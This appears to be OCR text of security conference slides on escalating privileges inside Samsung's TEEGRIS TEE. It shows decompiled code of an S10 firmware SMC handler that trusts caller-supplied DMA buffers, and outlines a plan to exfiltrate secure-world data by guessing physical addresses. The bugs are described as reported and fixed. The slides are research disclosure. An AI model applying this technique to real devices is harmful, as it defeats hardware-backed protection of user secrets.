
→ Nothing special, not the topic of today!

E.g. Info leak + stack-based buffer overflow is all you need ☺

PRIVILEGE ESCALATION

- Assuming we have runtime control of a TA, can we use an SMC to escalate privileges?

- 2 years ago we reported a number of vulns for the S10
- We got full control of the TEE, and extracted the LDFWs from memory
- Can we find something in the old LDFWs, and hope it's still there on the S21?



https://www.riscure.com/blog/tee-security-samsung-teegris-part-1

Breaking TEE Security Part 1: TEEs, TrustZone and TEEGRIS

In the last few years, Trusted Execution Environments (TEEs) have gained popularity in the Android ecosystem. In this series of blog posts about tee security, we will analyze the security of Samsung's TEEGRIS TEE OS as implemented in their Galaxy S10, identify vulnerabilities and show how to exploit them. All identified vulnerabilities were reported to Samsung and fixed at the end of 2019.

PRIVILEGE ESCALATION – S10 LDFW

```
__int64 smc_0x1015(__int64 a1)
{
  op_type = *(a1 + 16);
  if ( op_type == 2 )
  {
    in_data = *(a1 + 8);
    if ( !is_fully_in_tee_mem(in_data, 0xC0u) )
    {
      ret = 393520;
      goto RET_ERROR;
    }
    buf2_len = in_data->buf2_len;
    buf1_plus_buf2_len = buf2_len + in_data->buf1_len;
    if ( buf1_plus_buf2_len )
    {
      if ( !is_fully_in_tee_mem(in_data->buf1, buf1_plus_buf2_len) )
      {
        ret = 393521;
        goto RET_ERROR;
      }
      buf2_len = in_data->buf2_len;
    }
    if ( buf2_len && !is_fully_in_tee_mem(in_data->buf2, buf2_len) )
    {
      ret = 393522;
      goto RET_ERROR;
    }
    ret = do_hardware_aes_in_ctr_mode(in_data);
```

Input structure coming from the caller


Two input buffers specified within the structure, must be fully within TEE memory

Encrypt data from buf1 into buf2


PRIVILEGE ESCALATION – S10 LDFW

- SMC enforces the two buffers to be in secure memory
- Only accessible from secure world
- It expects that the arguments are set correctly by the caller
    - What if they are not?


DATA EXFILTRATION – THE PLAN




DATA EXFILTRATION – THE PLAN




DATA EXFILTRATION – THE PLAN




DATA EXFILTRATION – THE PLAN




DATA EXFILTRATION – THE PLAN




DATA EXFILTRATION – THE PLAN



DATA EXFILTRATION – THE PLAN



DATA EXFILTRATION – THE PLAN




DATA EXFILTRATION – WE HAVE A PROBLEM

- SMC handler (and DMA engine) expect physical addresses
- TA only knows about virtual addresses
- How do we find out the right addresses?
  - Input structure physical address
  - DMA source/destination address


DATA EXFILTRATION – APPROACH

- TEE physical range known
- TA heap allocations somewhat predictable
  - Max allocation size: ~50MB
  - Contiguous pages in VA space also have a contiguous PA
  - Start address more or less constant




DATA EXFILTRATION – APPROACH

- TEE physical range known
- TA heap allocations somewhat predictable
    - Max allocation size: ~50MB
